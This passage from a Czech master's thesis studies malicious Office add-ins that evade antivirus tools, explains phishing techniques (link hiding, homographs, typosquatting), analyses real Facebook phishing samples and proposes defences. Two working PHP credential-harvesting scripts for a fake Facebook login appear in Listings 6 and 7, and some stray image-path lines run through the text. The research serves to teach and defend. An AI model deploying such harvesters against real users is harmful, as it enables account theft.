Infikovaný doplněk odhalily pouze dvě antivirové sopečnosti, a to ESET a Bitdefender, avšak pouze jeden z dvou testovaných payloadů. Pro infekci s payloadem na těžbu kryptoměny došlo k odhalení pouze u dvou antivirových programů (ESET NOD32, ESET Smart Security Premium) z devíti testovaných. Stejného výsledku dosáhla i infekce s payloadem pro zachycení (hook) uživatele (Bitdefender Antivirus Plus 2020, Bitdefender Total Security 2020). Antivirové programy od výše uvedených pěti společností využívá 52 % uživatelů, kteří se rozhodli nainstalovat některé antivirové řešení do svého počítače. Pokud se útočník rozhodne nasadit škodlivý doplněk s payloadem na těžbu CoinIMP, existuje vysoká pravděpodobnost, že infekce s payloadem nebude u těchto uživatelů odhalena (odhaleno pouze u dvou antivirových softwarů z devíti testovaných). Stejného výsledku útočník dosáhne i u infekce s payloadem pro zachycení uživatele.

Platforma Office doplňku je multiplatformní, což útočníkovi nabízí možnost infikovat velké množství uživatelů. Infikovaný doplněk lze aplikovat na operačním systému Windows a Mac, IPad, mobilní telefony či na webové prohlížeče.



Obrázek 13: Ukázka dialogového okna v Microsoft Office Word, převzato z dokumentace Microsoft Office [62]

5.7 Srovnaní VSTO a platformy Office doplňků

V podkapitole srovnám VSTO a platformou Office doplňku. Tabulka 9 obsahuje souhrn rozdílů mezi VSTO a platformou Office doplňku.

	VSTO	Platforma Office doplňku
Nasazení	Instalační soubor	4 metody nasazení
Multiplatformní doplňky	Ne	Ano
Office obchod (store)	Ne	Ano
Programovací jazyky	C#, Visual Basic.NET	JavaScript, CSS, HTML, TypeScript
Hromadné nasazení doplňku	Ne	Ano
Potřebná veze Office balíků	Microsoft Office 2003 a vyšší	Microsoft Office 2016 a vyšší


* Kaskádový styl (CSS)

Tabulka 9: Srovnání VSTO a platformy Office doplňků

V Tabulce 9 je vidět, že VSTO je možné nasadit jen pomocí instalačního souboru, a to pouze pro operační systém Windows. Doplňky vytvořené pomocí VSTO nelze distribuovat v Microsoft AppSource (Microsoft Office obchod) či je hromadně nasadit ve firmě. VSTO je určeno pro tvorbu komplexnějších doplňků. Doplňky mohou být optimalizovány i pro starší verze Office balíků.

Platforma Office doplňků má širší možnosti, jak může být doplněk nasazen. Distribuce doplňků vytvořených pomocí webové technologii je snažíš než u VSTO, doplňky mohou být dis-

tribuovány v Microsoft AppSource (Microsoft Office obchod) a také jsou multiplatformní, tedy pokrývají mnohem větší okruh potencionálních uživatelů. Platforma Office doplňků byla vytvořena hlavně pro firmy, které chtějí hromadně nasadit doplňky pro své zaměstnance.



Obrázek 14: Blokování doplňku v Microsoft Office obchodu

Administrátor Microsoft Office balíků ve firmě může pro všechny zaměstnance společnosti zamítnou vstup do Microsoft Office obchodu, čí zakázat používaní jakýchkoliv doplňků. Zamítnutý vstup do Microsoft Office obchodu lze vidět na Obrázku 14. V případě zákazu použití VSTO doplňku může zaměstnanec doplněk nainstalovat, ale k jeho spuštění nedojde. Pokud firma používá platformu Office doplňku a její administrátor blokuje vstup do Microsoft Office obchodu, nemůže si zaměstnance doplněk stáhnou, tedy možnost nasazení skrze Microsoft AppSource (viz kapitola 5.4.3) není možná. Pokud se zaměstnanec pokusí nasadit doplněk přes síťové sdílení (viz kapitola 5.4.3), bude doplněk stažen, ale stejně jako u VSTO doplňku, nebude spuštěn. Pokud bude administrátor potřebovat nasadit některý doplněk využije k tomu metody centralizované nasazení (viz kapitola 5.4.3) nebo SharePoint (viz kapitola 5.4.3). Tyto metody vyžadují administrativní pravá umožňující správu zaměstnaneckých účtů.

5.8 Závěr infekce skrze doplňky Microsoft Office

Na základně experimentu, při kterém jsem škodlivý doplněk nasadil na simulovaný počítač (uživatel) můžu soudit, že infekce skrze VSTO doplňky a doplňky vytvořené platformou Office doplňku je možná. Obě metody pro tvorbu doplňku fungují zcela odlišně a využívají rozdílné technologie.

VSTO je soustředěno na tvorbu doplňků pro jednotlivce, přičemž jediným způsobem distribuce doplňku je instalační soubor. Výhodou infekce je jednoduché dosažení perzistence a široká škála možných payloadů. Útočník musí svůj payload dobře zvážit, pokud bude payload odhalen

antivirovým řešením, bude doplněk okamžitě z operačního systému odstraněn. Jedinou efektivní obrannou uživatele je vyhnutí se instalaci neověřených VSTO doplňků.

Platforma Office doplňku je vhodná pro šíření mezi vetší počet uživatelů. Doplněk vytvořen touto metodou je možné distribuovat čtyřmi způsoby, přičemž dva způsoby distribuce jsou určené pro firemní použití (Centralizované nasazení, SharePoint). Právě u těchto dvou způsobů nasazení se uživatelé chrání tím, že svěřují ochranu před doplňkem firemnímu správci Microsoft Office učtu. Je-li doplněk nasazen v Microsoft Office obchodu, spoléhá uživatel na fakt, že tento doplněk byl ověřen společností Microsoft. Nejnebezpečnějším způsobem pro uživatele je zavedení doplňku pouze skrze manifest (Síťové sdílení). Běžný uživatel nezjistí, kam se daný manifest pro funkcionalitu doplňku napojuje. Nejlepším způsobem obrany uživatele je stejně jako u VSTO doplňku se těmto neověřeným doplňkům vyvarovat.

Každá metoda pro tvorbu škodlivého doplňků má z pohledu útočníka řadu výhod a nevýhod. Útočník se musí na základě výše zmíněných rozdílů rozhodnou, která metoda je pro něj nejvhodnější.

6 Phishingové útoky prostřednictvím webové stránky

Phishing dlouhodobě zůstává nejrozšířenější formou infekce. [63, 64] Na základě tohoto faktu začalo vznikat velké množství odborných i neodborných prací představující stále novější metody obrany před infekci phishingem. Nově vznikající práce neobsahují vysvětlení jak k phishingu dochází, čí jaké jsou aktuální způsoby šíření infekce. Na neodborných webových stránkách varující uživatele před touto formou infekce se objevují nejasné nebo dokonce špatně interpretované informace. Cílem následující kapitoly bude objasnění informací ohledně phishingu a popsaní metod obrany. Provedu simulaci dvou phishingových útoků. Simulace je možné nalézt ve formě videa (Phishing_FakeWebsite, Phishing_PopUp) v příloze práce.

6.1 Průběh Phishingu

Existují dva základní průběhy, jak útočníci donutí uživatele vstoupit na infikovaný web.

1. Prvním způsobem je zaslaní velkému množství uživatelů škodlivou zprávu (viz Obrázek 15). Škodlivou zprávou může být například email, zpráva na sociální sítí (Facebook, Instagram, Tinder atd.) nebo klonová zpráva (clone message). K získaní kontaktů může útočník využít webové prochazeče (web crawler), ukrást informace z webové databáze (například SQL injection) či koupení odcizené databáze na temném webu (dark web). Jakmile útočník získá kontakty, odešle jim zprávu obsahující odkaz na jeho infikovanou webovou stránku.

Obrázek 15: Průběh phishingu prostřednictvím škodlivé zprávy

Útočníci často využívají bezplatné webové hostovaní. Webová adresa na bezplatně hostovanou webovou stránku obsahuje pevně danou doménu druhého řádu (9e.cz, 000webhost.com a mnoho dalších). Volitelnou částí zůstává pouze doména třetího řádu (webová adresa může vypadat takto: http://www.fblog.9e.cz/). Právě pevně daná doména druhého řádu může být pro uživatele podezřelá, proto útočníci adresu na infikovanou webovou stránku skrývají. [65]

Ke skrytí odkazu má útočník několik možností:

- Častou metodou je schování odkazu pomocí HTML elementu <a>. Ve video ukázce Phishing_FakeWebsite lze vidět příklad této metody.
- Útočníci mnohdy skrývají škodlivý odkaz za pomocí zkracovačů (bitly, rebrandly). Na Obrázku 16 jsou zobrazeny dva odlišné internetové odkazy. Z prvního odkazu


lze vyčíst, že směřuje na doménu *cz* a na internetovou stránku *vsb*. Druhý odkaz neobsahuje žádné prvky, ze kterých by bylo možné určit doménu či internetovou stránku, na kterou odkaz směřuje. Ve skutečnosti oba tyto odkazy směrují na stejnou webovou stránku (https://www.vsb.cz/).

Obrázek 16: Porovnaní webových adres

- Škodlivý odkaz lze také předat za pomocí obrázku ve tvaru JPEG. Jakmile uživatel klikne na tento obrázek, je přesměrován na infikovaný web.
- Homografový útok (IDN homograph attack) je nejpokročilejší metodou k donucení uživatele pro vstup na infikovanou webovou stránku. Homografový útok nahradí ASCII znak/znaky v URL adrese za Unicode nebo Punycode znak/znaky. V Tabulce 10 a na Obrázku 17 je vidět příklad dvou odkazů. První odkaz směruje na legitimní webovou stránku, zatímco druhý odkaz přesměruje uživatele na webovou stránku útočníka. Homografový útok je možné použít pouze u domén podporující Unicode/-Punycode znaky. Česká doména (cz) tyto znaky nepodporuje. [66, 67]

Znak	Latinské znaky (Unicode Hex)	Cyrilice (Unicode Hex)
a	U+0061	U+0430
p	U+0070	U+0440
l	U+006C	U+04CF
e	U+0065	U+0435

Tabulka 10: Srovnání Unicode znaků



Obrázek 17: Porovnání domén

Posledním krokem útočníka (viz Obrázek 15) je provedení nekalých praktik s cílem získat citlivé údaje uživatele. Tyto praktiky je možné najít na infikované webové stránce. Příklady infikované webové stránky jsou uvedeny v kapitole 6.2.

2. Druhým způsobem jak přimět uživatele vstoupit na útočníkovou webovou stránku, je chyba uživatele při zadávaní dobře známé webové stránky. Útočníci si tyto špatně zadané adresy registrují a provozují na nich infikované webové stránky.

   Například útočník si může registrovat adresu, která má prohozené znaky „y“ za „z“ a naopak. Tyto znaky jsou terčem útočníků, jelikož uživatelé mnohdy přepínají mezi qwerty a qwertz verzí klávesnice. Qwerty a qwertz klávesnice má tyto znaky prohozené. Pokud tedy uživatel zapomene přepnou zpět na qwerty/qwertz klávesnici může místo webové stránky

www.youtube.com vstoupí na stránku *www.zoutube.com* (Tato adresa je již registrována a jejím obsahem je škodlivý kód, aktuální k dubnu 2020).

Na Obrázku 18 je možné vidět, že útočník nemusí obstarávat kontakty na uživatele.

Obrázek 18: Průběh phishingu prostřednictvím chybně zadané webové adresy

Stejně jako u předešlého způsobu vstupu uživatele na infikovanou webovou stránku, tak i tato webová stránka obsahuje škodlivé praktiky snažící se z uživatele získat citlivé údaje (viz kapitola 6.2).

6.2 Infikovaná webová stránka

V kapitole popíši a uskutečním dvě nejznámější nekalé praktiky, které útočníci využívají ve svých webových stránkách s cílem získaní citlivých informací od uživatele. Obě simulované praktiky jsou dostupné v podobě videa (Phishing_FakeWebsite, Phishing_PopUp) v příloze práce.

1. Jako první jsem se rozhodl simulovat infikovanou webovou stránku napodobující vzhled legitimní webové stránky *www.facebook.com*. Tato infikovaná webová stránka požádá uživatele o přihlášení se na svůj facebookový profil. Jakmile uživatel zadá své přihlašovací údaje (email, heslo) bude přesměrován na legitimní facebookovou webovou stránku. Pokud má uživatele ve svému webovém prohlížeči uložené přihlašovací údaje (ve formě cookies souboru) bude během přesměrovaní automaticky přihlášen na svůj facebookový profil (tento postup je ve video ukázce Phishing_FakeWebsite). Automatické přihlášení uživatele na svůj Facebook profil sníží šanci na odhalení faktu, že uživatele poskytl své přihlašovací údaje třetí straně (útočníkovi). V případě, že uživatel nemá ve webovém prohlížecí uložené přihlašovací údaje pro facebookový profil je přesměrován na legitimní webovou stránku facebooku vyzývající jej k přihlášeni. Uživatel si toto přesměrování muže vyložit jako špatné zadaní přihlašovacích údajů a je nucen přihlášení opakovat.

   Ve video ukázce Phishing_FakeWebsite je vidět průběh phishingového útoku. Uživatel obdržel emailovou zprávu vyzývající k změně hesla skrze hypertextový odkaz (škodlivý odkaz skryt za tag <a>). Škodlivý hypertextový odkaz uživatele přesměruje na infikovaný web obsahující falešnou facebookovou stránku. Tato stránka vyzývá uživatele k přihlášení se ke svému profilu. Po zadaní přihlašovacích údajů (ve video ukázce „emailtest", „heslotest") je přesměrován na svůj facebookový profil. Útočník poté otevře textový soubor *passwords.txt* zahrnující přihlašovací údaje uživatele a další informace o uživateli.

Veškerou škodlivou funkcionalitu infikované webové stránky poskytuje login.php soubor (viz Výpis 6). K spuštění tohoto php souboru dochází ve chvíli, kdy uživatel klikne na tlačítko login na falešné facebookové stránce. Po kliknutí na toto tlačítko dojde k zapsání do textového souboru *passwords.txt* a pomocí funkce header (viz Výpis 6) k přesměrovaní uživatele na legitimní facebookovou stránku. K získaní věrohodné HTML kopie facebookové stránky stačí útočníkovi stáhnou z legitimní facebookové stránky HTML soubor a složku index_files.

```
 <?php
header("location: http://wwww.facebook.com");
$file = fopen("passwords.txt","a+");
foreach($_POST as $data=> $logpass)
{
  fwrite($file,"\r\n");
  fwrite($file,$data);
  fwrite($file,"=");
  fwrite($file,$logpass);
  fwrite($file,"\r\n");
}
fwrite($file, "----------------------------");
fclose($file);
exit;
?>
```

Výpis 6: Škodlivý php kód ve video ukázce Phishing_FakeWebsite

2. Druhou simulovanou nekalou praktikou je získaní citlivých informací uživatele pomocí vyskakujících oken (pop-up). Navštívený infikovaný web často slibuje poutavý obsah skrytý za pop-up oknem. K uzavření pop-up okna a zobrazení obsahu webové stránky musí uživatel vyplnit údaje, které útočník vyžaduje.

   Ve video ukázce Phishing_PopUp je možné vidět, jak uživatel pomocí bitly odkazu vstupuje na infikovanou webovou stránku. Tato webová stránka uživateli slibuje zobrazení zprávy. Jakmile uživatel klikne na zobrazení zprávy, objeví se pop-up okno, které nelze zavřít a vyžaduje přihlášení na facebookový profil. Poté co uživatel tyto informace vyplní, pop-up okno se zavře a uživateli se zobrazí původní HTML stránka. V tomto případě uživatel nezískal slibovanou zprávu, avšak útočník získal potřebné informace pro odcizení facebookového profilu.

   Stejně jako u předešlé simulace škodlivou funkcionalitu obstarává php soubor (viz Výpis 7). Tento php soubor také zapisuje data do textového souboru, ale oproti předchozí simulaci získává pouze přihlašovací údaje (email, heslo).

```php
<?php
if (isset($_POST['submitvalue'])) {
    $file = fopen('passwords.txt','a+');
    $name = $_POST['nameinput'];
    $password = $_POST['passwordinput'];
    fwrite($file,"\r\n");
    fwrite($file,"login: ");
    fwrite($file,$name);
    fwrite($file,"\r\n");
    fwrite($file,"password: ");
    fwrite($file,$password);
    fwrite($file,"\r\n");
    fwrite($file, "----------------------------");
    fclose($file);
    header("location: http://localhost");
}
?>
```

Výpis 7: Škodlivý php kód ve video ukázce Phishing_PopUp


Ve video ukázkách (Phishing_FakeWebsite, Phishing_PopUp) je možné vidět, že oba infikované weby jsou hostovány na adrese *http://fblog.9e.cz*. Kvůli možnému zneužití není na webové adrese již žádný obsah. V případě zájmu odzkoušení infikovaných webových stránek, jsem přiložené kódy upravil pro možnost jejich nasazení v prostředí IIS[4] nebo IIS Express. Před spuštěním těchto kódu v lokálním prostředí (localhost) je nutné souborům php a txt nastavit rozšířená práva pro uživatele IIS_IUSRS ("jméno lokálního počítače").

6.3 Příklady phishingových útoků

Obsahem kapitoly bude ukázka phishingových útoků šířící se prostřednictvím sociální sítě Facebook.

V rámci experimentu jsem si založil falešný facebookový profil. Tento falešný profil jsem použil k registraci na některých webových stránkách (ebay, CZC, Alza, mimibazar a řada dalších). Následně jsem na facebookovém profilu vyplnil profilové informace jako jsou pohlaví (muž), ročník narození (1995) a místo bydliště (Ostrava-Zábřeh). Každý den jsem se tímto facebookovým profilem připojoval do nových facebookových skupin. Za dva týdny od založení mého facebookové účtu přišla první phishingová zpráva (viz. Obrázek 19).

[4]IIS je softwarový webový server vytvořený společností Microsoft.




Obrázek 19: Phishingový útok pomocí facebookové zprávy

Útočník se škodlivou webovou adresu snaží maskovat pomocí facebookového přesměrovaní. Na Obrázku 19 je vidět škodlivý odkaz začínající řetězcem: „http://web.facebook.com/flx/warn/?u=“.

Právě tento počátečním řetězec má u uživatele vzbudit důvěru, že se jedná o legitimní odkaz na facebookový profil, ve skutečnosti tento počáteční řetěz slouží pro přesměrovaní uživatele z facebookové stránky na škodlivou webovou stránku. Opravdový škodlivý odkaz je skryt za počátečním řetězcem: „https://fleah-masonn.blogspot.com/“. Odkaz směruje na infikovanou webovou stránku snažící se z uživatele získat přihlašovací údaje do služby PayPal.

Dalším příkladem phishingovéhu útoku skrze sociální sít Facebook lze vidět na Obrázku 20. Phishingový útok byl proveden na můj soukromý facebookový profil. Útočníkův účet Alex Rizky poslal velkému množství uživatelů žádost o přátelství. Na Obrázku 20 (vlevo) je vidět, že žádost o přátelství přijalo 3 357 uživatelů facebooku. Na facebookové zdi měl tento falešný profil odkaz na infikovanou webovou stránku (viz pravá část Obrázku 20).



Obrázek 20: Phishingový útok pomocí falešného facebookového profilu

Infikovaná stránka na adrese (http://bit.ly/xl174c139n) funguje jako prostředník získávající peníze za přesměrování uživatele na určitou webovou stránku. V tomto případě se jedná o erotickou seznamku, ta se nekalými praktikami snaží z uživatele vylákat informace o platební kartě.


6.4 Obrana a odhalení skrytého odkazu

Nejlepší obranou proti phishingu je obezřetnost uživatele. Rovněž je vhodné pravidelně aktualizovat webový prohlížeč, operační systém a používat antivirové řešení.

Před otevřením jakéhokoliv webového odkazu je důležité zjistit, kam tento odkaz opravdu směřuje. V kapitole 6.1 jsem zmínil pět způsobů, jak útočníci maskují své odkazy. V této kapitole popíšu způsoby, jak tyto skryté odkazy odhalit.

V případě skrytých odkazu pomocí HTML elementu <a> stačí aby uživatel před otevřením odkazu kurzorem najel na hypertextový odkaz. Následně je zobrazená webová adresa, na kterou tento odkaz přesměrovává. Stejný postup platí pro skrytý odkaz v JPEG obrázku.


V případě obdržení zkrácené webové adresy je možné tuto webovou adresu před jejím otevřením ověřit. Ověření se dělá pomocí znaku „+“ (u bitly a rebrandly zkracovačů) přidávající se na konec adresy. Na Obrázku 21 je vidět, jak toto ověření probíhá. V levé části Obrázku 21 je ověření adresy, která byla použita ve video ukázce Phishing_PopUp. V pravé části je skutečná phishingová adresa. Zkrácena bitly phishingová adresa se aktuálně (Březen 2020) šíří prostřednictvím sociální síť Facebook.



Obrázek 21: Ověření webové adresy ve webové zkracovači bitly

Pokud je odkaz skryt pomoci IDN homografového útoku, je takřka nemožné škodlivý odkaz rozeznat od legitimního odkazu (viz Obrázek 17). Nejlepším obranou je všechny doručené webové adresy neotvírat prostřednictvím odkazu, ale přepsáním webové adresy do URL vyhledávače. Obranu nabízejí také webové prohlížeče, u niž lze v nastavení nebo pomocí rozšíření (extensions) vypnout zobrazovaní Punycode znaku v čitelné podobě. Škodlivý odkaz z Obrázku 17 bude poté zobrazován následovně *https://www.xn–80ak6aa92e.com*.

V kapitole 6.1 zmiňuji druhý způsob jakým k phishingovým útokům dochází, a to skrze chybně zadanou webovou stránku. Efektivní obranu proti tomuto phishingovému útoku tvoří antivirové programy obsahující pravidelně aktualizovanou databází blokovaných webových stránek. Tedy pokud bude útočník na webové adrese, například výše zmíněná adresa *www.zoutube.com*, provozovat škodlivý obsah, dojde k zapsaní webové stránky do databáze blokovaných adres. Jakmile se uživatel pokusí vstoupit na tuto blokovanou webovou stránku, bude antivirovým řešením varován. Obrázek 22 ukazuje příklad blokovaní infikované webové stránky (použitý antivirový program ESET NOD32).



Obrázek 22: Blokování phishingové webové stránky

7 Závěr

Všechny cíle ze zadání diplomové práce byly splněny. Kapitola State of the Art obsahuje rešerši aktuálního stavu infekcí. Práce je rozdělena do tři částí.

V první části práce analyzuji potřebné znalosti ke tvorbě BadUSB zařízení a zda tento druh infekce může úspěšně provést i útočník bez větších technických znalostí. Teoretický popis BadUSB zařízení ukazuje na skutečnost, že k tvorbě tohoto zařízení je potřeba mít velmi dobrou znalost protokolu USB a mít zkušenosti v programovacím jazyce C. V praktické části vytvářím vlastí BadUSB zařízení s použitím mikrokontroleru Teensy. Během tvorby tohoto zařízení zjišťuji, že Teensy zařízení již obsahuje řadu předdefinovaných deskriptorů. Díky předem vytvořeným deskriptorům nemusí útočník studovat komplexní protokol USB. Při hledaní doplňujících informacích k Teensy zařízení jsem narazil na řadu vytvořených payloadů určených pro BadUSB zařízení. Tyto dostupné payloady jsem otestoval a drtivá většina byla bez nutností jakýchkoliv uprav plně funkční. Také jsem vytvořil dva vlastní payloady k otestování obtížnosti tvorby payloadu pro mikrokontroler Teensy. V průběhu implementace jsem si všiml, že vývojové prostředí (IDE) pro Teensy zařízení obsahuje značný počet knihoven usnadňující tvorbu kódů. Díky těchto zjednodušujících funkcí v Teensy zařízení (výchozí deskriptory, dostupné payloady, knihovny) může BadUSB zařízení vytvořit i uživatel s minimem technických znalostí.

Druhá část diplomové práce prokázala skutečnost, že je infekce skrze Microsoft Office doplňky možná. Infikovaný doplněk jsem vytvořil pomocí metody VSTO a platformy Office doplňků. U obou těchto metod lze vytvořit infikovaný doplněk nesoucí payload. Každá z metod má rozdílné výhody a nevýhody z pohledu infekce.

Obsahem poslední části diplomové práce je popis průběhů phishingových útoků. Při tvorbě rešerše (State of the Art) jsem si vším skutečností, že drtivá většina odborných prací zaměřujících se na téma malwarové infekce se zabývá tvorbou programu k odhalení/zablokovaní phishingových útoků. Problém těchto prací je absence jakéhokoliv popisu průběhu, čí ukázky některé z phishingových metod. Z tohoto důvodu jsem se rozhodl svou práci doplnit o popsání průběhů phishingu a provést simulaci těchto útoků. V rámci experimentu jsem rovněž analyzoval reálné phishingové útoky šířící se na sociální sítí Facebook. K získaní těchto vzorků jsem využil falešný facebookový profil, se kterým jsem se registroval na řadu facebookových skupin a webových stránek. V poslední kapitole jsem navrhl způsoby obrany proti této infekci. Na závěr bych rád konstatoval, že všechny body práce byly splněny.

Literatura

1. *OS Platform Statistics*. 2019-12. Dostupné také z: https://www.w3schools.com/browsers/browsers_os.asp.
2. SUZUKI, H.; CHIBA, D.; YONEYA, Y.; MORI, T.; GOTO, S. ShamFinder: An automated framework for detecting IDN homographs. In: *Proceedings of the ACM SIGCOMM Internet Measurement Conference, IMC*. 2019, s. 449–462. Dostupné také z: www.scopus.com.
3. DAM, T.; KLAUSNER, L. D.; BUHOV, D.; SCHRITTWIESER, S. Large-scale analysis of pop-up scam on typosquatting URLs. In: *ACM International Conference Proceeding Series*. 2019. Dostupné také z: www.scopus.com.
4. XIUJUAN, W.; CHENXI, Z.; KANGFENG, Z.; HAOYANG, T.; YUANRUI, T. Detecting spear-phishing emails based on authentication. In: *2019 IEEE 4th International Conference on Computer and Communication Systems, ICCCS 2019*. 2019, s. 450–456. Dostupné také z: www.scopus.com.
5. BEARDEN, R.; LO, D. C. -. Automated microsoft office macro malware detection using machine learning. In: *Proceedings - 2017 IEEE International Conference on Big Data, Big Data 2017*. 2017, sv. 2018-January, s. 4448–4452. Dostupné také z: www.scopus.com. Cited By :2.
6. *Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV* [online] [cit. 2018-09-27]. Dostupné z: https://www.microsoft.com/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/.
7. *Office VBA AMSI: Parting the veil on malicious macros* [online] [cit. 2019-08-14]. Dostupné z: https://www.microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros/.
8. *Windows Defender ATP machine learning and AMSI: Unearthing script-based attacks that 'live off the land'* [online] [cit. 2017-12-04]. Dostupné z: https://www.microsoft.com/security/blog/2017/12/04/windows-defender-atp-machine-learning-and-amsi-unearthing-script-based-attacks-that-live-off-the-land/?source=mmpc.
9. MAIORCA, D.; BIGGIO, B.; GIACINTO, G. Towards adversarial malware detection: Lessons learned from PDF-based attacks. *ACM Computing Surveys*. 2019, roč. 52, č. 4. Dostupné také z: www.scopus.com.
10. BHAKTE, R.; ZAVARSKY, P.; BUTAKOV, S. Security Controls for Monitored Use of USB Devices Based on the NIST Risk Management Framework. In: *Proceedings - International Computer Software and Applications Conference*. 2016, sv. 2, s. 461–466. Dostupné také z: www.scopus.com. Cited By :3.

11. NASUTION, S. M.; PURWANTO, Y.; VIRGONO, A.; ALAM, G. C. Integration of kleptoware as keyboard keylogger for input recorder using teensy USB development board. In: *Proceedings of 2014 8th International Conference on Telecommunication Systems Services and Applications, TSSA 2014*. 2015. Dostupné také z: www.scopus.com. Cited By :3.

12. *Top 10-2017 Top 10*. 2017. Dostupné také z: https://www.owasp.org/index.php/Top_10-2017_Top_10.

13. BISHT, P.; RAUTHAN, M. S.; BISHT, R. K. Component based web application firewall for analyzing and defending SQL injection attack vectors. *International Journal of Recent Technology and Engineering*. 2019, roč. 8, č. 3, s. 4183–4190. Dostupné také z: www.scopus.com.

